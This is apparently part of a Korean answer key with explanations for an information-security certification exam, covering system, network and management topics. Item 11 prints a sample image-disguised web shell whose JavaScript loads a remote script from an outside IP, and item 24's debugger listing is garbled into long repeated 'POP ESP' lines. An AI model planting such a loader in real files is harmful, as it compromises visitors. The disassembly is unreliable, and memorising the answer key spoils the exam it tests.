76 ① 스테가노그래피(Steganography)는 기밀정보를 숨기는 기법으로 고대 그리스에서 석발한 노예의 두피에 메시지를 문신으로 새기고, 머리가 자라 메시지가 감춰지면 노예를 상대방에게 보내 비밀리에 메시지를 전달한 것을 기원으로 한다. 디지털 환경에서는 이미지나 오디오 같은 디지털 콘텐츠에 메시지를 은닉하는 형태로 사용된다. 크립토그래피(Cryptography)는 메시지의 암호화 기술이다. 디지털 워터마킹은 지적 재산권을 보호하기 위한 목적으로 스테가노그래피 기술을 이용해 콘텐츠에 은닉할 필요가 있으나, 스테가노그래피와 크립토그래피만으로는 감춤 데이터가 위·변조될 가능성이 있기 때문에 단독으로 사용할 수는 없으며 공격자에 의해 위·변조되지 않도록 다른 기법을 함께 적용해야 한다.

77 ④ 인간인 인증된 사용자에게 권한을 부여하는 것으로, ACL 및 보안 레이블로 권한을 부여할 수 있다.

78 ④
정보흐름 모델(Information Flow Models)
• 벨라파둘라 모델과 비바 모델은 모두 정보흐름 모델을 기반으로 하며, 벨라파둘라 모델은 높은 보안수준에서 낮은 보안수준으로 이동하는 것을 차단하고, 비바모델은 낮은 무결성 수준에서 높은 무결성 수준으로 이동하는 것을 차단한다.
• 정보흐름 모델은 다른 보안 수준으로 이동하는 것을 포함한다.
• 은닉채널에 대응하는 규칙을 만든다. 하지만 시스템에는 많은 종류의 정보흐름이 존재하기 때문에 은닉채널을 막는 것은 어려운 일이다.

79 ③ ufw는 우분투 리눅스의 방화벽으로 기본적으로 비활성화 상태이므로 enable 명령어로 활성화해야 한다. 접근 통제는 allow와 deny로 할 수 있고 SSH는 기본적으로 22번 TCP 포트를 이용하므로 ufw allow 22/tcp를 입력하여 해당 포트를 열 수 있다. ufw allow 22만 입력하면 tcp와 udp 포트를 모두 열게 된다.

80 ④ 문제의 그림은 키 분배 센터에 대한 그림이다. 호스트 A와 C는 통신 당사자이고 호스트 B가 키 분배 센터이다.
(1) 애플리케이션이 외부와 통신을 하기 위해서는 보안서비스를 통해야 한다.
(2) 호스트 A는 호스트 B에게 호스트 C와의 통신을 위한 세션키 요구 메시지를 보낸다.
(3) 호스트 B는 호스트 A, C에게 세션키를 암호화해서 보낸다. 암호화에 사용하는 마스터키는 호스트 A, C 각각의 것을 사용한다.
(4) 호스트 A는 호스트 C에게 메시지를 세션키를 이용해 암호화하여 전송한다.

5과목 정보보안 관리 및 법규

81 ② 정보보호 및 개인정보보호 관리체계(SMS-P) 인증을 받았다고 침해사고로부터 100% 안전하다는 의미는 아니다.

82 ① 기술적·관리적 보호조치는 정보통신방법을 기준으로 하는 고시였으나 23년 9월부로 폐지되어 개인정보의 안전성 확보조치 기준에 그 내용이 통합되었다. 구 기술적·관리적 보호조치 및 개인정보의 안전성 확보조치 기준에서 안전한 알고리즘으로 암호화해야 할 개인정보는 고유식별자 4개주민등록번호, 외국인등록번호, 운전면허번호, 여권번호와 신용카드 번호, 계좌번호, 생체인식 번호이다.

83 ② 무결성은 비인가된 자에 의한 임의적 변경, 삭제, 생성으로부터 정보와 시스템을 보호하는 것이다.

84 ② KISA에서 발간한 침해사고 분석 절차 가이드에 따르면 침해사고 대응 절차는 사고 전 준비→사고탐지→초기대응→대응 전략 체계화→사고조사→보고서 작성→해결이다.

85 ④ 정보보호제품 평가·인증 체계의 인증기관은 IT보안인증사무국(ITSCC)로, 평가결과의 승인 및 인증서 발급, 평가기관 관리 및 CC인증 정책수립 지원, 국제 상호인정협력(CCRA) 관련 국제 활동을 주요 임무로 하고 있다. 그 외에 인증제품 관리, 인증자 자격관리, 평가기관 및 평가자 자격관리, 평가기관 보안관리 실태검사, 공인시험기관 인정 시 기술역량 심사, 인증된 보호 프로파일 등록 및 관리의 역할을 수행한다. 정보보호제품 평가·인증제도 관련 정책 수립은 정책기관인 과학기술정보통신부의 주요 임무에 해당한다.

86 ④ 업무 연속성 관리 지침은 재난 발생 시 비즈니스 연속성을 유지하기 위한 방법론으로 각종 재해로 업무 중단이 발생할 경우 최대한 빠른 기간 내 핵심업무를 복구, 기업 업무의 연속성을 유지하는 것이 목표이다. 이때 중요한 것은 업무별 영향도를 평가하여 이에 따른 복구우선순위 및 복구목표시간을 설정하고 복구에 필요한 자원 파악, 구체적 복구계획을 수립하는 것이다.

87 ①

정책 및 시행문서 변경사항은 제정, 개정, 배포, 폐기로 기록·관리하고 검토는 포함되지 않는다.

88 ②

업무 연속성 계획은 사업상 중대 업무 규정, 자원의 중요도 결정, 발생 가능한 재난에 대한 예상, 재난 대책 수립/수행, 테스트 및 수정이다.

89 ④

전년도 직전 3개월간 정보통신서비스 일일평균 이용자 수가 100만 명 이상인 자이다.

90 ③

개인정보 안전성 확보조치 기준 제8조 제2항에 따라 개인정보처리시스템의 접속기록 검토는 매월 1회 이상 수행해야 한다.

91 ④

CC인증(ISO 15408)은 정보보호 제품에 대한 CCRA 가입국 간의 상호인증이다. CC인증에서 PP는 보호프로파일로 보안요구사항의 집합이며 ST는 보안목표명세서로 보안요구사항과 구현 명세의 집합이고 TOE는 평가 대상이 되는 제품을 의미한다.

92 ①

가명·익명처리를 위한 기술

메시지 구성	설명
해부화 (Anatomization)	기존에 하나였던 데이터셋을 식별성이 있는 정보집합물로 구성된 2개의 데이터셋으로 분리하는 기술
재현 데이터 (Synthetic data)	원본과 최대한 유사한 통계적 성질을 보이는 가상의 데이터를 생성하기 위해 개인정보의 특성을 분석하여 새로운 데이터를 생성하는 기법
동형 비밀분산 (Homomorphic secret sharing)	식별정보 또는 기타 식별 가능 정보를 메시지 공유 알고리즘에 의해 생성된 두 개 이상의 셰어(Share, 기밀을 재구성하는데 사용되는 하위 집합)로 대체
차분 프라이버시 (Differential privacy)	특정 개인에 대한 사전지식이 있는 상태에서 데이터베이스 질의에 대한 응답값으로 개인을 알 수 없도록 응답값에 임의의 숫자 잡음(Noise)을 추가하여 특정 개인의 존재 여부를 알 수 없도록 하는 기법

93 ③

지문에서 설명하는 것은 정보보호 사전점검 제도로 정보통신망 이용촉진 및 정보보호 등에 관한 법률(약칭 정보통신망법) 제45조의2를 근거로 한다.

94 ②

정량도 위험평가는 영향도를 수치화하는 것으로 점수법, 확률 분포 추정법, 과거자료 분석법, 수학기초 접근법이 있다.

95 ①

위험관리 과정은 위험관리 전략 및 계획 수립, 위험분석, 위험평가, 정보보호 대책 수립, 정보보호 계획 수립이다.

96 ②

해당 내용은 개인정보보호법 제59조의 금지행위이다. 개인정보보호법을 위배하는 경우에는 수탁사, 위탁사, 임직원, 개인정보처리자, 개인정보취급자 모두 처벌대상이 될 수 있다.

97 ①

정보자산 관리체계는 인증범위 내의 모든 자산을 식별하고 자산별 중요도와 보안등급을 정의하며 책임자, 관리자 등을 정의한다.

98 ③

보안서약서는 입사 및 퇴사 시에 받는다. 퇴사 시에는 비밀유지 협약서(손해배상 포함)를 받는다.

99 ④

정보보호 및 개인정보 관리체계에서 법률에 관한 사항은 매년 1회 이상 검토해야 한다. 따라서 법률에 따라 제·개정하여 관리하면 결함은 아니다. 나머지 사항은 정보보호 및 개인정보보호 관리체계 인증제도 안내서에서 결함사례로 수록한 내용이다.

100 ①

단체소송이 제기 가능한 비영리민간단체 자격요건

비영리민간단체 자원법 제2조에 따른 비영리민간단체로서 다음 각 목의 요건을 모두 갖춘 단체
가. 법률상 또는 사실상 동일한 침해를 입은 100명 이상의 정보주체로부터 단체소송의 제기를 요청받을 것
나. 정관에 개인정보보호를 단체의 목적으로 명시한 후 최근 3년 이상 이를 위한 활동실적이 있을 것
다. 단체의 상시 구성원수가 5천 명 이상일 것
라. 중앙행정기관에 등록되어 있을 것

03회 필기 최신 기출문제				
01 ①	02 ①	03 ②	04 ③	05 ②
06 ②	07 ③	08 ①	09 ④	10 ②
11 ②	12 ②	13 ④	14 ②	15 ④
16 ④	17 ①	18 ②	19 ②	20 ④
21 ①	22 ④	23 ①	24 ②	25 ②
26 ②	27 ③	28 ②	29 ①	30 ④
31 ③	32 ①	33 ④	34 ②	35 ③
36 ①	37 ③	38 ②	39 ②	40 ①
41 ④	42 ③	43 ④	44 ③	45 ④
46 ④	47 ②	48 ③	49 ④	50 ①
51 ②	52 ④	53 ④	54 ④	55 ①
56 ④	57 ②	58 ③	59 ④	60 ①
61 ②	62 ①	63 ③	64 ④	65 ①
66 ①	67 정답없음	68 ④	69 ①	70 ④
71 ①	72 ④	73 ①	74 ③	75 ④
76 ④	77 ②	78 ①	79 ④	80 ④
81 ②	82 ②	83 ②	84 ③	85 ④
86 ②	87 ④	88 ②	89 ④	90 ①
91 ③	92 ④	93 ④	94 ③	95 ①
96 ③	97 ④	98 ④	99 ②	100 ③

1과목 시스템 보안

01 ①

SAM은 사용자, 그룹계정 및 암호화된 패스워드 정보를 저장하고 있는 데이터베이스로 "C:\Windows\System32\Config" 디렉터리에 위치한다. 해당 디렉터리 내 SAM파일은 기본적으로 잠겨져 있으나 시스템 계정으로 접근 가능하다는 취약점을 통해 공격자에게 추출당하면 패스워드를 크래킹 당할 수 있다.

HKEY_LOCAL_MACHINE\SYSTEM\Sam은 사용자 패스워드, 소속그룹, 도메인 정보, 로컬계정 및 그룹정보를 가지고 있다. 여기에 저장되는 정보 중 일부는 관리자 권한이 있어도 접근이 제한되므로 시스템 계정으로만 접근할 수 있다.


02 ①

- 엘리베이트 알고리즘은 한쪽으로 진행 후 끝에 도달 시 반대 방향으로 전환하는 디스크 스케줄링 기법 SCAN이다.
- 에센바흐 알고리즘은 탐색시간과 회전시간을 최적을 위해서 C-SCAN과 유사하게 트랙을 한 바퀴 회전할 동안 요청을 재배열 처리하는 방법이다.

03 ②

BitLocker는 Windows Vista, 7, 8, 8.1, 10, 11 호환을 지원하며 NTFS, FAT16, FAT32, exFAT 파일 시스템 외에 USB 플래시 드라이브, SD카드, 외부 하드디스크 드라이브에 대한 암호화를 지원한다.

BitLocker에서 사용하는 TPM 하드웨어




BitLocker와 EFS의 차이점

구분	설명
BitLocker	• 디스크 전체 볼륨을 암호화하는 솔루션이다. • Windows 파티션, USB 플래시 드라이브 등 파티션 전체를 암호화한다. • PC의 모든 사용자 계정을 암호화하고 TPM(Trusted Platform Module) 하드웨어를 사용한다.
EFS	• 개별 파일 및 디렉터리를 암호화한다. • 암호화 키는 TPM 하드웨어를 사용하지 않고 운영 체제에 보관한다.

04 ③

EDR(Endpoint Detection Response)는 PC의 행위와 이벤트 정보를 수집하여 공격을 탐지하는 보안 솔루션이다. EDR의 주요 기능은 보안사고 탐지, 보안사고 억제, 보안사고 조사, 보안사고 치료로 구분된다.

EDR 실행 중인 프로세스 행위정보 수집



위의 사례처럼 EDR은 악성코드의 행위정보 수집, 명령 프롬프트에서 입력한 명령어 정보 등을 수집하여 악성코드 여부를 탐지하고 차단한다. XDR(extended Detection Response)은 정보수집 대상을 단말, 서버, 네트워크뿐만 아니라 클라우드까지 확장한 것이다.

05 ②

Windows 서버의 로컬정책에 사용자 권한 할당에서 "원격 시스템에서 강제로 시스템 종료" 정책은 "Administrators 외 다른 계정 및 그룹을 제거해야 한다. 즉, 관리자 이외에 원격으로 Windows 서버를 종료할 수 없게 해야 한다.

06 ②

HTTP Response에 Set-Cookie 헤더를 추가하면 웹 브라우저에 쿠키가 저장되게 된다. 만약 여러 개의 쿠키를 추가하고 싶으면 addCookie를 사용할 수가 있다.

쿠키를 추가하는 JSP 코드

```
<%
    response.addCookie(new Cookie("name", "LimBest"));
    response.addCookie(new Cookie("age", "28"));
%>
```

또한 쿠키는 세션쿠키와 연속적 쿠키로 구분되며, 세션쿠키는 웹 브라우저에 저장하고 연속적 쿠키는 사용자 PC에 저장한다.

07 ③

- 이블트윈(Evil Twin)은 패스워드 혹은 신용카드 정보를 훔치기 위해서 합법적인 네트워크인 것처럼 속이는 무선 네트워크를 의미한다.
- 무차별 공격(Brute-force attack)은 조합 가능한 모든 문자열을 하나씩 입력해서 패스워드를 공격하는 방법이다.
- 사전 공격(Dictionary attack)은 비밀번호로 사용될 가능성이 있는 문자열 패턴을 모아 사전 파일을 만들어 두고 사전의 내용을 조합하여 입력해서 패스워드를 공격하는 방법이다.

사전파일 만들기(crunch 프로그램)

```
root@kali:~# crunch 4 4 1234
Crunch will now generate the following amount of data: 1280 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 256
1111
1112
1113
1114
1121
```

최소자리 4, 최대자리 4자리로 1234로 사전파일을 만든다.

생성된 사전파일이다.

08 ①

DRM 보안 솔루션은 문서를 생성하자마자 자동으로 암호화를 한다. 암호화된 문서는 외부로 유출해도 복호화할 수가 없다. 즉, 정상적인 승인절차와 복호화를 수행하고 외부로 전송하면 문서를 사용할 수가 있다.

본 문제에서 이야기하는 내부 정보 유출 차단용 보안 솔루션은 매체 제어, 개인정보 암호화, 화면캡처 방지, 출력물 보안 등의 기능을 수행하는 DLP를 의미한다.

DRM과 마찬가지로 암호화된 문서를 유출 시에 복호화할 수가 없다.

DLP(Data Loss Prevention)와 DRM(Digital Rights Management)

분석기	설명
DLP	데이터의 이동경로를 분석해서 기업 내부정보 유출을 감사, 차단한다.
DRM	문서를 암호화하고 특정 사용자만 접근할 수 있게 한다.

09 ④

wtmp 파일은 로그인과 로그아웃 정보를 가지고 있다. wtmp 파일을 보기 위해서는 last 명령어를 사용한다.

wtmp 로그 내용

- 접속 계정명
- 접속 장치명
- 접속한 IP 주소
- 접속 시간
- 시스템 재부팅 정보

10 ②

BitLocker는 볼륨 단위로 파일 시스템을 암호화하고 TPM을 사용해서 암호화 키를 관리한다. 하지만 부팅에 필요한 최소한의 영역까지 암호화를 하지는 않는다.

11 ②


Adversarial 공격은 딥러닝에서 노이즈를 추가하여 컴퓨터가 오분류를 일으키게 하는 것으로 머신러닝의 GAN(Generative Adversarial Network)에 의해 나타날 수 있다. 머신러닝에서 GAN은 학습을 위한 이미지가 부족할 때 유사한 이미지를 머신러닝으로 생성하여 샘플링을 확보하는 방법이다. 본 문제에서는 GAN을 공격기법으로 해석했다고 볼 수 있다.

악성코드 스크립트 이미지 변환

원본 Web Shell

```
0?)*JFIF 0000,0, /*='';var jsload = function(src){
var src = src;
return{
    LIMBEST 예제
    insSrc:function(src){
        var script = document.createElement('script');
        script.type = 'text/javascript';
        script.src = src;
        document.getElementsByTagName('head')[0].appendChild(script);
    }
}
}();
jsload.insSrc('http://169.254.172.248/ban/boan_hack.js');/
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

분석을 위한 이미지 변환



이처럼 악성코드가 부족할 때 GAN을 사용해서 유사 이미지를 더 생성할 수 있다.


12 ②

포맷스트링 공격은 포맷스트링과 printf 함수의 구조를 이용, 출력 시 파일의 포맷을 바꿔 입력하여 메모리 열람, 메모리 변조, Shellcode 삽입 공격(보안기 사 기출)을 할 수 있는 취약점이다. 문자열은 "%s", 16진수 출력은 "%x"를 사용한다. 그리고 "%hn"은 "%n"의 반인 2바이트 단위 출력을 의미하는데, 포맷스트링 공격에서는 "%n"과 "%hn"이 메모리를 변조할 수가 있어 중요하다.

13 ④

netstat은 네트워크 연결 정보를 확인하는 명령어이다. 그중에서 관리자 권한으로 실행할 수 있는 netstat -b는 프로세스 이름과 ID 등도 확인할 수 있지만, 데이터 패킷을 확인할 수는 없다. 데이터 패킷을 확인하기 위해서 Wireshark 혹은 tcpdump와 같은 스니핑 프로그램을 사용해야 한다.

netstat -b 옵션



14 ②

리눅스의 root 권한은 시스템 관리자 권한으로, cron 및 모든 기능을 실행하고 설정할 수 있다.

15 ④

러브버그(러브바이러스)는 이메일을 통해서 감염되며 "LOVE-LETTER-FOR-YOU.TXT.vbs"라는 파일을 첨부하고 수신자가 이를 실행하면 감염된다. 파일명에서 확인할 수 있듯, 러브버그는 VBS, Visual Basic 스크립트로 개발되었다.

16 ④

sudo 명령어는 승인된 사용자가 root 계정 혹은 다른 사용자 계정으로 명령어를 실행할 수 있게 한다. 단, sudo 명령어를 사용하기 위해서는 /etc/sudoers에 등록해야 한다.

/etc/sudoers 설정

구분	설정		
test 계정에 sudo 권한 설정	형식 : user명	ALL=(ALL)	ALL
	내용 : test	ALL=(ALL)	ALL
test 계정은 shutdown 명령어 실행 시 패스워드를 묻지 않음	형식 : user명	ALL=(ALL)	NOPASSWD:/sbin/shutdown
	내용 : test	ALL=(ALL)	NOPASSWD:/sbin/shutdown
wheel 그룹에 속한 계정은 sudo 사용가능	형식 : %그룹명	ALL=(ALL)	ALL
	내용 : %wheel	ALL=(ALL)	ALL
wheel 그룹에 속한 계정은 sudo 사용 시에 패스워드를 묻지 않음	형식 : %그룹명	ALL=(ALL)	NOPASSWD:ALL
	내용 : %wheel	ALL=(ALL)	NOPASSWD:ALL

17 ①

랜섬웨어는 파일을 암호화하고 금품을 요구하는 악성코드이다. 따라서 암호키를 사용해서 파일을 암호화하는 양방향 암호화를 한다. 단방향 암호화를 하면 공격자도 암호화된 파일을 복구할 수 없기 때문에 파일의 복호화를 인질로 삼아 금품을 요구할 수가 없다.


18 ②

화이트박스 테스트에서는 소스코드를 직접 관찰하고 그 구조를 이해하며 소스코드 단계별로 프로그래밍의 오류를 찾는다. 블랙박스 테스트에서는 소스코드에 대한 지식 없이 실행 중인 프로그램에 입력값과 출력값을 기준으로 오류를 찾는다. 그레이박스 테스트는 화이트박스 테스트와 블랙박스 테스트를 결합한 것으로, 알고 있는 일부 소스코드 정보를 이용하여 테스트를 설계하며 블랙박스 테스트 형태로 분석한다.

19 ②

lsOf(List Open Files) 명령어는 실행 중인 프로세스가 열고 있는 파일을 출력한다. lsOf -p <PID> 형태로 사용하면 <PID>에 해당하는 실행 중인 프로세스가 어떤 파일을 사용 중인지 확인할 수 있다.

Apache 웹 서버에 대해서 lsOf 명령어 실행(lsOf -p <PID>)



20 ④

리눅스에서 사용하는 심볼릭 링크는 Windows의 바로가기와 같은 역할을 하는 링크로, 무결성 보장과는 관계가 없다. 단, 심볼릭 링크를 악용해서 경쟁조건 공격을 할 수는 있다.

2과목

네트워크 보안

21 ①

NAC(Network Access Control)은 Endpoint 보안 기술로 등록되지 않은 단말이 네트워크를 사용할 수 없게 한다.

22 ④

IRC(Internet Relay Chat) 프로토콜은 실시간 채팅 프로토콜로 다수 사용자와 텍스트 메시지를 공유하기 위해서 사용된다. 따라서 바이러스 프로그램을 제작할 수는 없다. 하지만 파일공유 기능으로 바이러스를 유포할 수는 있다.

23 ①

문제의 필터링은 SMTP 프로토콜에서 EHLO 명령을 가진 부분을 대상으로 하고 있다.

HELO(Hello)는 대화를 시작하기 위해 SMTP 서버에 자신을 식별하고 대화를 시작하는 명령어이다.("HELO test.co.kr") EHLO(Extend Hello)는 HELO와 마찬가지로 클라이언트와 서버 사이에 SMTP 연결을 하는 명령이고 몇 개의 확장 지원된 프로토콜을 사용할 수 있다는 점에서 HELO와 차이를 보인다. 따라서 해당 필터링 결과는 확장 지원된 세션을 사용하는 전자우편 연결을 시작한 것이다.

24 ②

OllyDbg 실행

00111000	> 8B45 0C	MOV EBX, DWORD PTR SS:[EBP+4]	{Param = 0
00111001	FF70 04	PUSH DWORD PTR DS:[EBX+4]	SetFocus = 0
00111002	6A 00	PUSH 0	Message = 0
00111003	52	PUSH ESP	SetFocus = 0
00111004	FF15 40201100	CALL DWORD PTR DS:[(USER32.SetForegroundWindow)	SetFocus = 0
00111005	FF15 40201100	CALL DWORD PTR DS:[(USER32.SetForegroundWindow)	SetFocus = 0
00111006	8B50	MOV EAX, DWORD PTR DS:[(USER32.SetForegroundWindow)	SetFocus = 0
00111007	54	POP ESP	SetFocus = 0
00111008	FF07	CALL EB7	SetFocus = 0
00111009	8B7C FC	MOV ESI, DWORD PTR SS:[EBP-4]	SetFocus = 0
0011100A	FF15 34201100	CALL DWORD PTR DS:[(USER32.SetFocus)]	SetFocus = 0
0011100B	6A 01	PUSH 1	SetFocus = 0
0011100C	6A 01	PUSH 1	SetFocus = 0
0011100D	54	POP ESP	SetFocus = 0
0011100E	FF05 40201100	CALL DWORD PTR DS:[(USER32.PostMessageW)	SetFocus = 0
0011100F	FF05 40201100	CALL DWORD PTR DS:[(USER32.PostMessageW)	SetFocus = 0
00111010	6A 01	PUSH 1	SetFocus = 0
00111011	6A 01	PUSH 1	SetFocus = 0
00111012	FF7E FC	PUSH DWORD PTR SS:[EBP-4]	SetFocus = 0
00111013	FF05 40201100	CALL DWORD PTR DS:[(USER32.PostMessageW)	SetFocus = 0
00111014	FF05 40201100	CALL DWORD PTR DS:[(USER32.PostMessageW)	SetFocus = 0
00111015	54	POP ESP	SetFocus = 0
00111016	54	POP ESP	SetFocus = 0
00111017	54	POP ESP	SetFocus = 0
00111018	54	POP ESP	SetFocus = 0
00111019	54	POP ESP	SetFocus = 0
0011101A	54	POP ESP	SetFocus = 0
0011101B	54	POP ESP	SetFocus = 0
0011101C	54	POP ESP	SetFocus = 0
0011101D	54	POP ESP	SetFocus = 0
0011101E	54	POP ESP	SetFocus = 0
0011101F	54	POP ESP	SetFocus = 0
00111020	54	POP ESP	SetFocus = 0
00111021	54	POP ESP	SetFocus = 0
00111022	54	POP ESP	SetFocus = 0
00111023	54	POP ESP	SetFocus = 0
00111024	54	POP ESP	SetFocus = 0
00111025	54	POP ESP	SetFocus = 0
00111026	54	POP ESP	SetFocus = 0
00111027	54	POP ESP	SetFocus = 0
00111028	54	POP ESP	SetFocus = 0
00111029	54	POP ESP	SetFocus = 0
0011102A	54	POP ESP	SetFocus = 0
0011102B	54	POP ESP	SetFocus = 0
0011102C	54	POP ESP	SetFocus = 0
0011102D	54	POP ESP	SetFocus = 0
0011102E	54	POP ESP	SetFocus = 0
0011102F	54	POP ESP	SetFocus = 0
00111030	54	POP ESP	SetFocus = 0
00111031	54	POP ESP	SetFocus = 0
00111032	54	POP ESP	SetFocus = 0
00111033	54	POP ESP	SetFocus = 0
00111034	54	POP ESP	SetFocus = 0
00111035	54	POP ESP	SetFocus = 0
00111036	54	POP ESP	SetFocus = 0
00111037	54	POP ESP	SetFocus = 0
00111038	54	POP ESP	SetFocus = 0
00111039	54	POP ESP	SetFocus = 0
0011103A	54	POP ESP	SetFocus = 0
0011103B	54	POP ESP	SetFocus = 0
0011103C	54	POP ESP	SetFocus = 0
0011103D	54	POP ESP	SetFocus = 0
0011103E	54	POP ESP	SetFocus = 0
0011103F	54	POP ESP	SetFocus = 0
00111040	54	POP ESP	SetFocus = 0
00111041	54	POP ESP	SetFocus = 0
00111042	54	POP ESP	SetFocus = 0
00111043	54	POP ESP	SetFocus = 0
00111044	54	POP ESP	SetFocus = 0
00111045	54	POP ESP	SetFocus = 0
00111046	54	POP ESP	SetFocus = 0
00111047	54	POP ESP	SetFocus = 0
00111048	54	POP ESP	SetFocus = 0
00111049	54	POP ESP	SetFocus = 0
0011104A	54	POP ESP	SetFocus = 0
0011104B	54	POP ESP	SetFocus = 0
0011104C	54	POP ESP	SetFocus = 0
0011104D	54	POP ESP	SetFocus = 0
0011104E	54	POP ESP	SetFocus = 0
0011104F	54	POP ESP	SetFocus = 0
00111050	54	POP ESP	SetFocus = 0
00111051	54	POP ESP	SetFocus = 0
00111052	54	POP ESP	SetFocus = 0
00111053	54	POP ESP	SetFocus = 0
00111054	54	POP ESP	SetFocus = 0
00111055	54	POP ESP	SetFocus = 0
00111056	54	POP ESP	SetFocus = 0
00111057	54	POP ESP	SetFocus = 0
00111058	54	POP ESP	SetFocus = 0
00111059	54	POP ESP	SetFocus = 0
0011105A	54	POP ESP	SetFocus = 0
0011105B	54	POP ESP	SetFocus = 0
0011105C	54	POP ESP	SetFocus = 0
0011105D	54	POP ESP	SetFocus = 0
0011105E	54	POP ESP	SetFocus = 0
0011105F	54	POP ESP	SetFocus = 0
00111060	54	POP ESP	SetFocus = 0
00111061	54	POP ESP	SetFocus = 0
00111062	54	POP ESP	SetFocus = 0
00111063	54	POP ESP	SetFocus = 0
00111064	54	POP ESP	SetFocus = 0
00111065	54	POP ESP	SetFocus = 0
00111066	54	POP ESP	SetFocus = 0
00111067	54	POP ESP	SetFocus = 0
00111068	54	POP ESP	SetFocus = 0
00111069	54	POP ESP	SetFocus = 0
0011106A	54	POP ESP	SetFocus = 0
0011106B	54	POP ESP	SetFocus = 0
0011106C	54	POP ESP	SetFocus = 0
0011106D	54	POP ESP	SetFocus = 0
0011106E	54	POP ESP	SetFocus = 0
0011106F	54	POP ESP	SetFocus = 0
00111070	54	POP ESP	SetFocus = 0
00111071	54	POP ESP	SetFocus = 0
00111072	54	POP ESP	SetFocus = 0
00111073	54	POP ESP	SetFocus = 0
00111074	54	POP ESP	SetFocus = 0
00111075	54	POP ESP	SetFocus = 0
00111076	54	POP ESP	SetFocus = 0
00111077	54	POP ESP	SetFocus = 0
00111078	54	POP ESP	SetFocus = 0
00111079	54	POP ESP	SetFocus = 0
0011107A	54	POP ESP	SetFocus = 0
0011107B	54	POP ESP	SetFocus = 0
0011107C	54	POP ESP	SetFocus = 0
0011107D	54	POP ESP	SetFocus = 0
0011107E	54	POP ESP	SetFocus = 0
0011107F	54	POP ESP	SetFocus = 0
00111080	54	POP ESP	SetFocus = 0
00111081	54	POP ESP	SetFocus = 0
00111082	54	POP ESP	SetFocus = 0
00111083	54	POP ESP	SetFocus = 0
00111084	54	POP ESP	SetFocus = 0
00111085	54	POP ESP	SetFocus = 0
00111086	54	POP ESP	SetFocus = 0
00111087	54	POP ESP	SetFocus = 0
00111088	54	POP ESP	SetFocus = 0
00111089	54	POP ESP	SetFocus = 0
0011108A	54	POP ESP	SetFocus = 0
0011108B	54	POP ESP	SetFocus = 0
0011108C	54	POP ESP	SetFocus = 0
0011108D	54	POP ESP	SetFocus = 0
0011108E	54	POP ESP	SetFocus = 0
0011108F	54	POP ESP	SetFocus = 0
00111090	54	POP ESP	SetFocus = 0
00111091	54	POP ESP	SetFocus = 0
00111092	54	POP ESP	SetFocus = 0
00111093	54	POP ESP	SetFocus = 0
00111094	54	POP ESP	SetFocus = 0
00111095	54	POP ESP	SetFocus = 0
00111096	54	POP ESP	SetFocus = 0
00111097	54	POP ESP	SetFocus = 0
00111098	54	POP ESP	SetFocus = 0
00111099	54	POP ESP	SetFocus = 0
0011109A	54	POP ESP	SetFocus = 0
0011109B	54	POP ESP	SetFocus = 0
0011109C	54	POP ESP	SetFocus = 0
0011109D	54	POP ESP	SetFocus = 0
0011109E	54	POP ESP	SetFocus = 0
0011109F	54	POP ESP	SetFocus = 0
001110A0	54	POP ESP	SetFocus = 0
001110A1	54	POP ESP	SetFocus = 0
001110A2	54	POP ESP	SetFocus = 0
001110A3	54	POP ESP	SetFocus = 0
001110A4	54	POP ESP	SetFocus = 0
001110A5	54	POP ESP	SetFocus = 0
001110A6	54	POP ESP	SetFocus = 0
001110A7	54	POP ESP	SetFocus = 0
001110A8	54	POP ESP	SetFocus = 0
001110A9	54	POP ESP	SetFocus = 0
001110AA	54	POP ESP	SetFocus = 0
001110AB	54	POP ESP	SetFocus = 0
001110AC	54	POP ESP	SetFocus = 0
001110AD	54	POP ESP	SetFocus = 0
001110AE	54	POP ESP	SetFocus = 0
001110AF	54	POP ESP	SetFocus = 0
